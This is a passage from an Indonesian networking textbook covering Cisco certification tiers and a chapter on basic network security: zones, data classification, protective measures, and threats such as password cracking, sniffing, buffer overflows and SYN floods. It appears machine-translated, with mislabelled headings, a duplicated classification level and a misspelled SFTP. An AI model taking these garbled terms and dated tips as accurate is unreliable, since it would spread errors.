   CCDE adalah sertifikasi yang menunjukkan tingkat keahlian yang tinggi dalam desain jaringan dan dapat membuka pintu untuk peluang karir yang menarik dalam perencanaan dan implementasi infrastruktur jaringan yang kompleks dan skalabel.

Kedua sertifikasi ini merupakan prestasi yang sangat dihormati dalam industri teknologi informasi dan jaringan, dan memerlukan komitmen yang kuat untuk mempersiapkan dan berhasil melewatinya. Tidak ada prasyarat untuk CCDE atau CCIE. Satu-satunya persyaratan adalah lulus ujian tertulis dan praktik.

CCIE memiliki keahlian dan pengetahuan ahli di setidaknya salah satu bidang berikut:

- Pusat Data
- Kolaborasi
- Perutean dan peralihan
- Keamanan
- Nirkabel
- Penyedia layanan

CCDE mampu merancang solusi infrastruktur untuk perusahaan besar. Solusi infrastruktur mencakup dan tidak terbatas pada:

- Teknologi
- Bisnis
- Operasional
- Penganggaran

11.7 CCAr

Ini adalah sertifikasi tingkat teratas di semua sertifikasi Cisco. Sertifikasi ini menawarkan validasi keterampilan individu sebagai arsitek infrastruktur jaringan senior. CCAr adalah orang yang dapat merencanakan dan merancang Infrastruktur secara efektif, bergantung pada strategi bisnis yang berbeda. Tentu saja ini adalah sertifikasi yang paling menantang dari semua sertifikasi Cisco.

CCAr (Cisco Certified Architect) adalah sertifikasi tertinggi yang ditawarkan oleh Cisco Systems dalam bidang arsitektur jaringan. Ini adalah sertifikasi yang sangat eksklusif dan bergengsi yang menandakan tingkat keahlian yang sangat tinggi dalam merancang dan mengelola infrastruktur jaringan yang kompleks dan terintegrasi. Berikut adalah beberapa poin penting tentang CCAr:

1. **Arsitektur Jaringan**: CCAr menunjukkan bahwa pemegang sertifikasi tersebut memiliki pengetahuan mendalam dan pengalaman praktis yang luas dalam merancang solusi jaringan yang efektif untuk memenuhi kebutuhan bisnis yang kompleks. Ini termasuk pemahaman yang mendalam tentang berbagai teknologi jaringan, standar industri, praktik terbaik, dan tren pasar.
2. **Proses Sertifikasi yang Tidak Konvensional**: Proses untuk memperoleh sertifikasi CCAr tidak melibatkan ujian tertulis seperti sertifikasi Cisco lainnya. Sebaliknya, kandidat harus melewati serangkaian langkah evaluasi yang meliputi peninjauan portofolio profesional, presentasi rancangan jaringan yang dipilih, serta wawancara dengan panel penilai yang terdiri dari para arsitek jaringan berpengalaman.
3. **Prestise dan Pengakuan**: CCAr adalah sertifikasi yang sangat bergengsi dalam industri teknologi jaringan, dan pemegangnya sering dianggap sebagai pemimpin dan ahli dalam bidang arsitektur jaringan. Mendapatkan CCAr dapat membuka pintu untuk peluang karir yang sangat menarik dan memungkinkan untuk berpartisipasi dalam proyek-proyek jaringan yang besar dan inovatif.
4. **Komitmen terhadap Profesionalisme**: Para pemegang CCAr diharapkan untuk mempertahankan standar tinggi dalam praktek arsitektur jaringan dan untuk terus mengembangkan pengetahuan dan keterampilan mereka sesuai dengan perkembangan teknologi dan kebutuhan bisnis.

CCAr adalah sertifikasi yang menegaskan kemampuan seseorang dalam merancang dan mengelola infrastruktur jaringan yang kompleks dan berdaya saing tinggi, dan merupakan pencapaian yang sangat dihormati dalam karir di bidang teknologi informasi dan jaringan.

BAB 12
KEAMANAN JARINGAN

Bab ini menyoroti konsep keamanan jaringan yang penting untuk membantu Anda mencapai keseimbangan antara melindungi data dan mempertahankan tingkat kenyamanan dan fungsionalitas yang memadai bagi pengguna jaringan yang berwenang. Hal ini dimulai dengan menunjukkan cara menilai risiko unik yang dihadapi jaringan Anda dan mempertimbangkan tindakan perlindungan apa yang harus Anda ambil sebagai responsnya. Setelah Anda menilai risiko keamanan yang berkaitan dengan keadaan Anda, Anda akan dapat merencanakan dan menerapkan tindakan yang tepat untuk melindungi server jaringan, stasiun kerja, dan data penting Anda.

12.1 ZONA KEAMANAN JARINGAN

Pendekatan tunggal terhadap keamanan jaringan tidak cocok untuk semua keadaan. Misalnya, kemungkinan server atau stasiun kerja dibobol—dan konsekuensi kebocoran data—dapat sangat bervariasi dari rumah ke rumah atau kantor ke kantor. Bahkan dalam lingkungan rumah atau kantor yang sama, semua risiko tidak diciptakan sama. Beberapa bagian berikutnya menguraikan pendekatan untuk mengukur dan membagi risiko keamanan guna menciptakan kerangka kerja untuk merespons dan membendung ancaman.

Zona Keamanan Logis

Untuk jaringan rumah atau kantor kecil, titik awal yang umum untuk menerapkan langkah-langkah keamanan adalah dengan mempertimbangkan ukuran fisik yang lebih kecil dan infrastruktur yang relatif sederhana, dengan gateway Internet bertindak sebagai garis pertahanan pertama. Area gateway ini akan mencakup firewall, yang akan menjadi bagian dari gateway kombinasi atau perangkat mandiri.

Penerapan aturan ini menghasilkan pembagian lalu lintas jaringan yang logis, yang memungkinkan pengendalian lalu lintas data berdasarkan karakteristiknya. Sebagian besar jaringan rumah dan kantor kecil dibagi menjadi tiga zona utama untuk tujuan keamanan: area di luar firewall, atau DMZ; area di dalam firewall yang dilindungi oleh firewall; dan area yang dikhususkan untuk transaksi terkelola dengan entitas di luar jaringan Anda, dari suatu tempat di Web.

- **Lalu lintas Internet**: Pada jalur lalu lintas ini, paket data mengalir dari Internet ke jaringan tiga cabang organisasi dan sebaliknya.
- **Transaksi WWW**: Segmen ini menampilkan server Web dengan informasi transaksional yang disimpan dalam format HTTP yang dimaksudkan untuk diakses oleh siapa pun di Internet dengan browser Web. Oleh karena itu, firewall hanya mengizinkan port 80 (lalu lintas Web) ke dan dari cabang ini.

- **DMZ**: Cabang ini mengizinkan semua jenis lalu lintas TCP/IP ke dan dari Internet dan oleh karena itu tidak memberikan keamanan atau kontrol.
- **Lalu lintas intranet**: Segmen jaringan ini terhubung ke semua PC internal dan server jaringan di jaringan Anda.
- **NAT (alamat jaringan)**: yang tidak dapat diakses dari Internet. Lalu lintas selanjutnya dikendalikan dengan melarang akses dari dalam ke beberapa server host tertentu di Internet dan dengan mencegah host Internet memulai sesi dengan host internal mana pun. Dalam contoh ini, terdapat empat zona keamanan logis, yang mana kebijakan keamanan dan akses yang berbeda diterapkan. Mereka adalah sebagai berikut:
    - **Zona 0**: Internet adalah zona 0 secara default. Manajer jaringan tidak dapat melakukan kontrol langsung atau menerapkan kebijakan apa pun atas lingkungan tanpa hukum ini. Internet atau jaringan asing lainnya yang terhubung dengan jaringan Anda, pada tingkat tertentu, merupakan tempat asal risiko yang tidak dapat dimitigasi. Dalam rencana dan implementasi Anda, Anda akan mengarahkan banyak tindakan defensif Anda untuk melindungi terhadap risiko-risiko ketika tingkat kendali Anda nol.
    - **Zona 1**: DMZ, terletak di dalam router pertama tetapi di luar firewall pertama di mana akses diberikan tanpa batas, adalah zona 1.
    - **Zona 2**: Zona transaksional adalah zona 2. Zona ini dipisahkan dan dikelola untuk memungkinkan lalu lintas data “read-only”.
    - **Zona 3**: Intranet adalah zona yang paling terkelola dan paling terlindungi.

Masing-masing zona ini mendukung serangkaian kebijakan keamanan dan akses eksklusif agar sesuai dengan tujuannya sejauh yang dimungkinkan oleh teknologi yang tersedia saat ini. Nanti di bab ini, Anda akan melihat bahwa pembagian logis ini dapat dicocokkan dengan skema klasifikasi data yang disarankan untuk jaringan kecil.

Ingatlah bahwa zona atau sektor logis ini juga merupakan area fisik pada tingkat tertentu-tetapi sekali lagi, semua zona terhubung dengan kabel tembaga dan chip silikon. Meskipun demikian, setiap zona keamanan logis mempunyai karakteristik unik dari area jaringan lain yang didefinisikan secara luas dan berbeda secara logis karena zona tersebut akan dikelola dan dikendalikan secara berbeda dari zona lain-setidaknya dari sudut pandang keamanan.

Zona dan Titik Akses Nirkabel

Secara default, titik akses nirkabel berada di dua zona keamanan. Salah satunya adalah untuk node yang ada di jaringan nirkabel, dan yang lainnya adalah jaringan kabel yang terhubung dengan titik akses nirkabel. Oleh karena itu, penting untuk menerapkan kontrol akses pada jaringan nirkabel dan/atau mengontrol apa yang dapat diakses dari titik akses nirkabel. Saat menyiapkan WAP untuk kenyamanan pengunjung, salah satu strategi yang berguna adalah membatasi akses dari WAP ke Internet, menolak akses ke jaringan internal.

Zona Keamanan Data

Zona keamanan data adalah titik terkecil di mana tindakan keamanan digital dapat diterapkan. Itu bisa sekecil satu sel pada spreadsheet yang dilindungi kata sandi atau sebesar satu juta database. Spreadsheet, dokumen, atau database dapat memiliki beberapa zona

keamanan dan beberapa tingkat keamanan sesuai kebutuhan atau sebagaimana ditentukan oleh kebijakan keamanan dan akses.

Zona keamanan data dilindungi terutama melalui kontrol akses dan enkripsi data. Enkripsi dapat diterapkan pada penyimpanan data dan data itu sendiri saat melewati jaringan. Anda mungkin sudah familiar dengan enkripsi data jaringan jika Anda menggunakan situs Web mana pun yang URL-nya berisi https: bukan hanya `http://`.

Misalnya, lalu lintas data di situs Web yang URL-nya adalah `https://www.mysimpleexample.com` dan browser Web Anda akan dienkripsi saat melakukan perjalanan melalui berbagai jaringan untuk menuju dan dari komputer Anda. Kontrol akses terhadap file data dapat dikontrol oleh komputer atau sistem operasi jaringan. Kontrol akses dalam file data, setelah dibuka oleh aplikasi, dikontrol oleh aplikasi tersebut. Untuk melindungi data sensitif secara memadai, mungkin perlu menerapkan tindakan kontrol akses baik saat data berada dalam penyimpanan dan juga menggunakan enkripsi dalam perjalanan saat data tersebut berpindah melalui jaringan.

Zona Akses Fisik

Kontrol akses fisik ke peralatan jaringan dan stasiun kerja mungkin merupakan bagian penting dari rencana keamanan jaringan Anda secara keseluruhan dan tidak boleh diabaikan. Meskipun keamanan fisik tidak dapat menggantikan langkah-langkah keamanan logis dan data, hal ini harus dipertimbangkan dan dirancang bersama dengan langkah-langkah perlindungan dan pertahanan lainnya sejauh mungkin dalam fasilitas Anda. Misalnya, jika kebijakan perusahaan Anda adalah hanya akuntan yang diperbolehkan mengakses dokumen pelaporan pajak perusahaan, Anda tidak ingin akuntan tersebut berbagi printer dengan karyawan departemen lainnya.

Keamanan akses fisik juga penting untuk mencegah kerusakan pada server file dan peralatan lainnya, baik yang tidak disengaja maupun berbahaya. Nilai tunai total peralatan jaringan rumah atau kantor kecil mungkin menjadi alasan lain untuk menyimpan sebagian atau seluruhnya di balik pintu terkunci di tempat yang aman.

Pengguna rumahan mungkin menyimpan peralatan mereka di lemari terkunci atau di ruangan di ruang bawah tanah dengan pintu terkunci untuk melindungi peralatan jaringan komputer yang mahal.

12.2 KLASIFIKASI DATA

Selain membangun hubungan fisik dan logis untuk keamanan jaringan, mungkin perlu menentukan tingkat perlindungan untuk berbagai data yang ditemukan di jaringan. Misalnya, Departemen Pertahanan AS mengklasifikasikan data menggunakan empat tingkatan:

- **Sangat rahasia**: Kebocoran informasi dalam kategori ini dapat mengakibatkan kerusakan besar pada keamanan nasional.
- **Rahasia**: Kebocoran informasi dalam kategori ini dapat mengakibatkan kerusakan serius terhadap keamanan nasional.
- **Rahasia**: Kebocoran informasi dalam kategori ini dapat mengakibatkan kerusakan pada keamanan nasional.

- **Tidak Terklasifikasi**: Informasi dalam kategori ini dapat diberikan kepada hampir semua orang.

Perhatikan bahwa tiga tingkat berkaitan dengan informasi dengan akses terbatas, yang berarti diperlukan tingkat keamanan yang berbeda untuk masing-masing tingkat.

Tentu saja, langkah-langkah keamanan komputer Anda, berdasarkan penilaian sensitivitas data Anda, bisa lebih sederhana daripada yang digunakan oleh pemerintah federal. Faktanya, untuk sebagian besar jaringan rumah dan kantor kecil, menyiapkan beberapa tingkat klasifikasi data untuk data sensitif sering kali kontraproduktif dan mempersulit penerapan tindakan perlindungan. Pendekatan yang lebih sederhana adalah dengan mempertimbangkan semua data di jaringan Anda termasuk dalam salah satu dari tiga kategori keamanan:

- Membuka
- Terlindung
- Terbatas

Buka Data

Informasi yang termasuk dalam kategori terbuka dapat mencakup informasi yang berada dalam domain publik, informasi yang dipublikasikan, data yang terbuka untuk kebebasan permintaan informasi, atau informasi yang diketahui secara luas atau dipublikasikan dalam laporan tahunan suatu perusahaan. Penggunaan sumber daya untuk melindungi kategori informasi ini tidak ada gunanya atau tidak ada gunanya karena sumber daya tersebut tersedia bagi siapa saja yang memiliki tekad kuat untuk menemukannya dan sering kali dapat ditemukan dari berbagai sumber.

Berikut beberapa ciri-ciri data terbuka:

- Ini adalah informasi yang, jika ditemukan atau dipublikasikan, tidak merugikan siapa pun.
- Ini adalah informasi yang tidak bersifat rahasia dan tidak dapat disimpan begitu saja. Alamat rumah atau kantor Anda adalah contoh yang bagus.
- Jika informasinya tidak akurat, itu hanyalah sebuah ketidaknyamanan. Kesalahan tidak menimbulkan kerugian besar.

Bahaya mengklasifikasikan informasi sebagai informasi terbuka adalah ketika informasi tersebut dikaitkan dengan informasi terbatas. Dalam skenario seperti ini, ada kemungkinan seseorang membuat profil yang melanggar privasi pribadi Anda atau bahkan menjadikan Anda target pencurian identitas atau penipuan.

Data yang Dilindungi

Informasi dalam kategori dilindungi mungkin akan dirilis, dan rilisnya bahkan dapat menguntungkan pemilik data. Namun, data tersebut harus dilindungi untuk memastikan keakuratan dan integritasnya secara keseluruhan. Artinya, ini adalah data yang diandalkan oleh orang-orang di dalam atau di luar organisasi; oleh karena itu, laporan tersebut harus sepenuhnya akurat dan benar. Misalnya, skandal akuntansi Enron pada tahun 2001 sebagian besar berkaitan dengan fakta bahwa orang-orang di dalam dan di luar perusahaan

mengandalkan data untuk menilai kesehatan dan kesejahteraan perusahaan secara keseluruhan, yang ternyata sebagian besar tidak akurat.

Meskipun informasi dalam kelas ini harus dilindungi untuk menjaga integritas dan keakuratannya, akses terhadap orang-orang yang hanya perlu membacanya tidak dikontrol dengan baik. Oleh karena itu, upaya perlindungan untuk kategori informasi ini difokuskan pada penetapan data sebagai hanya dapat dibaca dan mengontrol secara ketat siapa yang dapat membuat, mempublikasikan, atau memposting, atau membuat perubahan terhadap data tersebut. Strategi ini memerlukan kontrol yang ketat atas hak istimewa menulis tetapi terbuka hanya untuk dibaca oleh hampir semua orang. Menghabiskan sumber daya pribadi atau perusahaan selain menetapkan tanggung jawab untuk menyimpan informasi atau mengubahnya setelah diposting juga hanya memberikan sedikit manfaat.

Data yang Dibatasi

Data yang dikategorikan sebagai dibatasi akan mencakup data apa pun yang jika dilepaskan secara tidak sengaja atau disengaja ke dalam domain publik akan menimbulkan kerugian bagi seseorang atau organisasi Anda. Salah satu alasan untuk mengurangi kategori terbatas menjadi satu tingkat untuk tindakan dan kebijakan perlindungan (daripada tiga tingkat yang digunakan oleh Departemen Pertahanan A.S.) adalah karena hal ini memungkinkan—bahkan mengharuskan—tindakan perlindungan terbaik untuk diterapkan pada semua data dalam klasifikasi. tanpa perbedaan. Hal ini menyederhanakan langkah-langkah perlindungan data baik dalam perencanaan maupun implementasi. Artinya, jika Anda ingin mengenkripsi data yang dibatasi, biaya penggunaan kunci enkripsi yang lebih panjang atau algoritme enkripsi terbaik hanya sedikit lebih tinggi daripada penerapan kunci enkripsi yang lemah. Intinya begini: Jika beberapa data yang disimpan atau melintasi jaringan Anda layak dilindungi, lakukan pekerjaan terbaik yang dapat dilakukan dengan mempertimbangkan teknologi saat ini dan anggaran Anda untuk melindunginya. Jika gagal dalam uji uji tuntas, kendali atas data akan hilang.

Melindungi Privasi Pribadi

Saat ini, banyak orang yang merasa khawatir dengan pencurian identitas, yang diakibatkan oleh pelanggaran kontrol atas akses terhadap data pribadi baik melalui Internet atau di perusahaan atau jaringan rumah. Salah satu jenis data yang ingin dibatasi aksesnya oleh pengguna jaringan rumah dan kantor kecil adalah data pribadi yang dimaksudkan untuk tetap bersifat pribadi. Demikian pula, perusahaan yang menyimpan informasi pribadi tentang klien dan pihak lain harus mempertimbangkan tindakan yang sama untuk melindungi jenis data ini. Jenis data ini dapat dibagi menjadi tiga kelas berbeda:

- Informasi yang tersedia untuk umum
- Informasi yang bersifat pribadi tetapi tidak dilindungi oleh hukum
- Informasi yang dilindungi undang-undang

Istilah lain yang diterapkan pada informasi pribadi mencakup “informasi identitas pribadi non-publik,” “informasi keuangan yang dapat diidentifikasi secara pribadi,” dan “informasi HIPAA (Undang-Undang Portabilitas dan Akuntabilitas Asuransi Kesehatan).” Sebenarnya, istilah-istilah luhur ini, jika dicermati, termasuk dalam tiga kategori pertama.

Sebagai orang yang bertanggung jawab atas jaringan rumah atau kantor Anda, Anda adalah penjaga data. Jika jaringan Anda menampung informasi tentang Anda atau orang lain yang seharusnya tidak dapat diakses dengan mudah oleh siapa pun tanpa izin, Anda harus menempatkannya dalam kategori data terbatas dan mengambil langkah-langkah yang diperlukan untuk melindunginya, serta informasi lain dalam kategori terbatas. Daftar berikut mencakup data tentang individu yang paling berisiko menimbulkan kerugian bagi seseorang, baik finansial, fisik, atau emosional, terutama jika digabungkan dengan jenis informasi tertentu yang tersedia untuk umum:

- Nomor Jaminan Sosial (SSN)
- Nomor Surat Izin Mengemudi (DLN)
- Nomor kartu kredit
- Nomor rekening giro
- Nomor rekening tabungan
- Nomor rekening investasi
- Informasi medis pribadi
- Nomor telepon tidak terdaftar
- Nomor siswa
- Tanggal lahir (DOB)
- Nomor polis asuransi

Dari item dalam daftar ini, tiga item yang memudahkan pencurian identitas atau pelanggaran privasi lainnya adalah nomor Jaminan Sosial, tanggal lahir, dan nomor SIM.

Domain Kebijakan Keamanan

Untuk pengguna rumahan, tujuan kebijakan keamanan mungkin untuk membatasi akses Internet oleh pengguna berusia 13 tahun ke bawah ke `www.disney.com` dan tidak ada yang lain, serta membatasi penggunaan Internet oleh anak di bawah umur di jaringan pada waktu-waktu tertentu dalam sehari.

Jika Anda menolak melakukan perdagangan melalui Internet karena risiko pencurian identitas, harap diingat bahwa ada cara untuk membatasi paparan Anda dengan menggunakan kartu debit prabayar seperti yang ditawarkan oleh `https://www.greendotonline.com` atau Wal-Mart. Cara lainnya adalah dengan membuat akun PayPal untuk membayar pembelian online.

Dalam hal ini, Anda dapat membuat tiga domain kebijakan keamanan akses Internet (logis) di jaringan rumah:

- Yang mengizinkan akses kepada pengguna berusia 13 tahun ke bawah ke situs Web Disney antara, katakanlah, jam 6 sore. dan jam 8 malam.
- Yang pertama mengizinkan pengguna berusia 14 hingga 18 tahun mengakses situs Internet yang tidak diblokir antara jam 7 malam. dan 21:30.
- Yang memungkinkan pengguna berusia 19 tahun ke atas tanpa batasan waktu atau situs.

Sebagai operator jaringan, tantangan Anda adalah menegakkan kebijakan untuk domain sedemikian rupa sehingga tujuan kebijakan tersebut tercapai. Misalnya, penerapan contoh

kebijakan yang diuraikan di sini memerlukan entri nama pengguna dan kata sandi di stasiun kerja, firewall dan aturan akses pada sistem operasi PC, serta aturan firewall di gateway/router Internet. Semua pihak harus bekerja sama untuk menegakkan kebijakan secara efektif.

12.3 TINDAKAN KEAMANAN DASAR

Ini memang saatnya untuk mulai membangun dan memelihara beberapa pagar dan tembok di sekitar elemen data yang perlu Anda lindungi. Perjuangan dalam lingkaran keamanan, bahkan pada jaringan kantor kecil dan rumah, adalah menyeimbangkan "seberapa banyak keamanan yang cukup" dengan "seberapa banyak keamanan yang mampu kita tanggung." Sejujurnya, tidak menerapkan keamanan sama sekali tidak lagi praktis untuk stasiun kerja yang terhubung ke Internet.

Oleh karena itu, tidak ada dua situasi di kantor atau di rumah yang sama dalam hal risiko keamanan, baik nyata maupun hanya dirasakan—artinya Anda harus menilai situasi Anda dan mempertimbangkan tindakan perlindungan dan pertahanan apa yang tepat, seperti:

- Tentukan kebijakan keamanan terlebih dahulu.
- Identifikasi domain kedua.
- Ketiga, merakit alat dan mengidentifikasi pengaturan yang diperlukan untuk menegakkan kontrol keamanan dan akses.

Daftar berikut memberikan langkah-langkah keamanan dasar yang harus diterapkan setiap orang:

- Terapkan tindakan akses fisik terkendali jika sesuai dengan lingkungan Anda.
- Lindungi perangkat keras dengan kata sandi. Kata sandi ini disebut "kata sandi boot" dan dimasukkan ke dalam BIOS komputer atau stasiun kerja; jika kata sandi tidak dimasukkan, komputer tidak akan bisa boot. Seperti halnya semua kata sandi, tuliskan kata sandi boot dan letakkan di tempat yang paling dekat dengan kombinasi brankas Anda.
- Sesuaikan login sistem operasi desktop (paling sering, versi Windows atau Mac) untuk setiap pengguna rumah atau kantor berdasarkan nama dan kata sandi-lindungi profil untuk login individual dan hak pengguna. Memerlukan kata sandi untuk aktivitas administratif apa pun seperti membuat dan mengelola akun pengguna akhir. Pertahankan hak administrator hanya untuk satu atau dua nama login.
- Gunakan produk atau layanan yang memindai kode perangkat lunak berbahaya yang memasuki jaringan Anda melalui email atau lampiran email.
- Pindai semua media yang masuk—termasuk floppy disk, jump drives, dan CD—untuk mencari virus atau kode berbahaya. Selain itu, pindai semua file masuk yang ditransfer melalui File Transfer Protocol (FTP) sebelum dibuka.
- Gunakan alamat yang dilindungi NAT untuk semua stasiun kerja penggunaan umum di dalam firewall.
- Gunakan dan kelola firewall di gateway Internet Anda. Jangan pernah mengekspos seluruh jaringan internal Anda ke semua lalu lintas di kedua arah.

- Gunakan fitur keamanan yang tersedia di WAP Anda untuk mengontrol akses, bahkan untuk pengguna tamu. Ubah kode sandi dan berikan sesuai kebutuhan. Matikan titik akses nirkabel bila tidak diperlukan.
- Lindungi informasi pribadi dan kategori data terbatas lainnya dengan kata sandi, enkripsi, dan kontrol akses.
- Unduh dan instal pembaruan keamanan Microsoft atau Mac OS segera. Jika bisa, periksa pembaruan setiap hari, atau otomatiskan proses pembaruan. Jangan pernah melewatkan lebih dari satu minggu tanpa memeriksa pembaruan keamanan pada OS.
- Gunakan perangkat lunak perlindungan keamanan desktop lengkap seperti Norton 360 dan periksa pembaruan setiap hari.
- Kelola tingkat keamanan browser Web saat menjelajahi situs asing di Internet, dan aktifkan perlindungan phishing.

Ancaman Jaringan Umum

Penyerang memiliki sejumlah cara untuk menyebabkan kekacauan pada jaringan komputer. Bagian ini menyelidiki 3 ancaman paling umum terhadap keamanan jaringan dengan langkah-langkah keamanan potensial yang dapat diterapkan untuk mengatasi kemungkinan kekacauan tersebut. Ancaman jaringan ini adalah:

- Intrusi
- perangkat lunak perusak
- Penolakan serangan layanan

Intrusi Jaringan

Peretas menggunakan banyak teknik unik untuk mengakses sumber daya jaringan. Ketika hal ini terjadi, banyak kejadian yang tidak diinginkan terjadi yang hanya mengganggu operasi normal pada jaringan tertentu. Berikut ini adalah cara praktis yang digunakan penyerang untuk mendapatkan akses tidak sah ke dalam jaringan:

- Rekayasa Perangkat Lunak
- Pembobolan kata sandi
- Mengendus paket
- Perangkat lunak yang rentan

Rekayasa Perangkat Lunak

Beberapa penyerang jaringan berusaha mendapatkan informasi sebanyak mungkin mengenai pengguna jaringan selama informasi tersebut memberi mereka akses ke jaringan. Teknik ini dikenal sebagai rekayasa sosial. Umumnya, penyerang bertindak sebagai pejabat tim dukungan jaringan. Mereka kemudian menghubungi pengguna jaringan dan menyatakan bahwa ada masalah dengan akun pengguna tertentu dan mereka ingin membantu. Secara membabi buta, pengguna mengungkapkan detail login mereka (nama pengguna dan kata sandi) kepada penyerang yang menggunakan informasi tersebut untuk mendapatkan akses ke jaringan.

Penyerang lainnya bahkan mencari sampah yang dibuang (file dan dokumen lama) dengan harapan menemukan kredensial akses jaringan beberapa pengguna. Ketika mereka

melakukannya, mereka menggunakan informasi tersebut untuk mendapatkan akses dan melakukan banyak aktivitas ilegal di jaringan.

Tidak ada tindakan kedap air yang 100% dapat mencegah intrusi jaringan dengan menggunakan teknik ini. Namun, penting untuk mendidik pengguna jaringan tentang perlunya menjaga kredensial akses jaringan mereka tetap pribadi dan rahasia untuk meminimalkan kemungkinan masuknya orang yang tidak berwenang ke dalam jaringan melalui rekayasa sosial.

Pembobolan Kata Sandi

Ada kasus di mana serangan terjadi pada jaringan, tetapi tidak dapat lulus uji otentikasi pada sistem jaringan. Dalam keadaan seperti itu, penyerang menggunakan peretasan kata sandi sebagai satu-satunya solusi untuk kesulitan mereka. Teknik pertama dalam memecahkan kata sandi biasanya berupa tebakan. Teknik ini melibatkan metode kamus atau serangan brute force.

Dalam metode kamus, penyerang menggunakan kata sandi yang familiar dan variasinya hingga mereka menemukan kata sandi yang benar. Namun, serangan brute force melibatkan penggunaan setiap kemungkinan kombinasi karakter untuk memecahkan kata sandi. Pedoman untuk mencegah peretasan kata sandi meliputi:

- Hindari menggunakan kata-kata kamus untuk kata sandi.
- Hindari menggunakan nama pengguna (atau nama Anda yang lain) sebagai kata sandi.
- Batasi upaya masuk ke akun.
- Gunakan kata sandi yang kuat (kata sandi panjang dengan kombinasi karakter, angka, dan simbol).
- Ubah kata sandi Anda sesering mungkin.

Sniffing paket

Beberapa penyerang beralih ke sniffing paket data melalui jaringan. Dalam packet sniffing, asumsinya adalah penyerang dapat melihat paket saat mereka berpindah melalui jaringan. Para penyerang memasang perangkat khusus di jaringan. Penyerang menggunakan perangkat untuk melihat paket dan menunggu hingga paket data TELNET atau FTP muncul.

Banyak aplikasi mengirimkan kata sandi dan nama pengguna melalui jaringan dalam teks biasa. Ketika seorang penyerang berhasil mengambil informasi tersebut, mereka dapat memperoleh akses ke sistem jaringan dan menyerangnya sesuka mereka.

Enkripsi data adalah solusi untuk ancaman ini. Namun, hal ini juga bukan jaminan 100% karena beberapa penyerang memiliki alat untuk mendekripsi data terenkripsi. Meskipun demikian, hal ini merupakan tindakan yang cukup membantu.

Untuk mencapai enkripsi data dalam jaringan, SSH sebaiknya diutamakan daripada TELNET atau STFP daripada FTP (STFP adalah singkatan dari Secure FTP).

Perangkat Lunak Rentan

Beruntung bisa menulis kode bebas kesalahan. Menulis sejumlah besar kode program terkadang berakhir dengan kesalahan dan celah yang menyebabkan serangan peretasan. Serangan dasar yang memanfaatkan keterbatasan tersebut adalah buffer overflow. Buffer overflow adalah hasil dari upaya program untuk menempatkan lebih banyak data dalam buffer

daripada yang dikonfigurasikan untuk menampungnya. Hasilnya adalah luapan yang meluap melewati bagian akhir dan melewati lokasi memori langsung. Seorang penyerang dapat memanfaatkan kegagalan pemrogram dalam menyatakan ukuran maksimum suatu variabel. Ketika penyerang menemukan variabel tersebut, dia mengirimkan data ke aplikasi yang ditugaskan ke variabel tersebut. Penghitung program mendapatkan kode yang dimasukkan, menjalankannya, dan penyerang mendapatkan akses jarak jauh ke jaringan.

Terkadang, buffer overflows memang menyebabkan aplikasi mogok, bukannya akses ke jaringan oleh penyerang. Apapun yang terjadi, penyerang berhasil mengganggu operasi normal jaringan. Serangan di atas dapat dicegah dengan melakukan langkah-langkah berikut:

- Perbarui aplikasi perangkat lunak sesering mungkin untuk menjaga patch perangkat lunak dan paket layanan tetap terkini.
- Matikan semua port dan layanan yang tidak diperlukan pada mesin jaringan mana pun.

Gunakan `netstat -a` untuk melihat port terbuka pada mesin (OS Windows). Perintah penting lainnya adalah `netstat -b` yang menunjukkan executable yang terlibat dalam pembuatan port pendengaran atau koneksi.

Pada sistem Linux, nmap adalah alat administrator yang paling penting untuk memindai komputer lokal atau komputer lain di jaringan untuk menentukan port jaringan dan layanan yang tersedia bagi pengguna. Alat ini dapat diinstal pada mesin Linux dengan perintah: yum install nmap.

Selain itu, pengujian penetrasi diperlukan untuk mengevaluasi keamanan pengguna di suatu jaringan. Hal ini dicapai dengan sengaja mencoba mengeksploitasi kerentanan yang ada dalam suatu jaringan. Hal ini melibatkan identifikasi kemungkinan masalah pada layanan, sistem operasi, dan aplikasi. Selanjutnya, verifikasi kepatuhan pengguna terhadap kebijakan serta validasi mekanisme perlindungan yang saat ini telah ditetapkan.

Penolakan Layanan (DoS)

Terkadang, layanan tertentu mungkin ditolak ke server, komputer, atau jaringan. Hal ini terjadi dalam proses yang dikenal sebagai Denial of Service (DoS). DoS dapat terjadi pada satu mesin, jaringan yang menghubungkan mesin yang berbeda, atau seluruh jaringan dan mesin yang terhubung ke jaringan tersebut.

Eksploitasi kerentanan perangkat lunak pada jaringan tertentu dapat memulai serangan penolakan layanan. Misalnya, kerentanan perangkat lunak menyebabkan buffer overflow, yang menyebabkan crash pada mesin jaringan. Akibatnya, semua aplikasi—termasuk aplikasi aman—terkena dampaknya.

Serangan penolakan layanan perangkat lunak yang rentan menyebabkan mesin melakukan boot ulang berulang kali. Hal ini juga bisa terjadi pada router melalui pilihan software yang ada untuk menghubungkan ke router.

Serangan penolakan layanan lainnya dikenal sebagai serangan SYN. Ini mengacu pada paket TCP SYN. Seorang penyerang membuka banyak sesi TCP dengan mengirimkan banyak paket TCP SYN ke sebuah host. Karena host memiliki memori terbatas untuk koneksi terbuka, banyaknya sesi TCP mencegah pengguna lain mengakses layanan pada mesin karena buffer

koneksi penuh. Sebagian besar sistem operasi modern dibangun dengan tindakan penanggulangan terhadap serangan semacam itu.

12.4 JARINGAN PERETASAN

Jaringan membentuk bisnis. Ada begitu banyak bagian berbeda dalam sebuah bisnis yang perlu kita ketahui, dan kita harus mampu memantaunya, dan jaringan membantu menyatukan semuanya. Ini adalah salah satu cara terbaik untuk memastikan bahwa semua komputer yang berbeda, dan semua jenis orang yang dapat bekerja dengan proyek di dalam perusahaan, akan dapat bekerja sama melalui jaringan mereka sendiri.

Bahkan dengan semua manfaat yang didapat dari penggunaan jaringan semacam ini, penting bagi kita untuk belajar lebih banyak tentang cara menjaga keamanan jaringan ini. Anda harus menjaganya tetap terbuka; jika tidak, orang, komputer, dan proses yang berbeda tidak akan mampu menyelesaikan pekerjaan yang mereka perlukan selama ini. Namun kami juga tidak ingin membiarkannya terlalu terbuka, atau Anda akan mengundang peretas ke dalam jaringan juga. Inilah tindakan penyeimbangan yang akan dipertimbangkan oleh banyak bisnis.

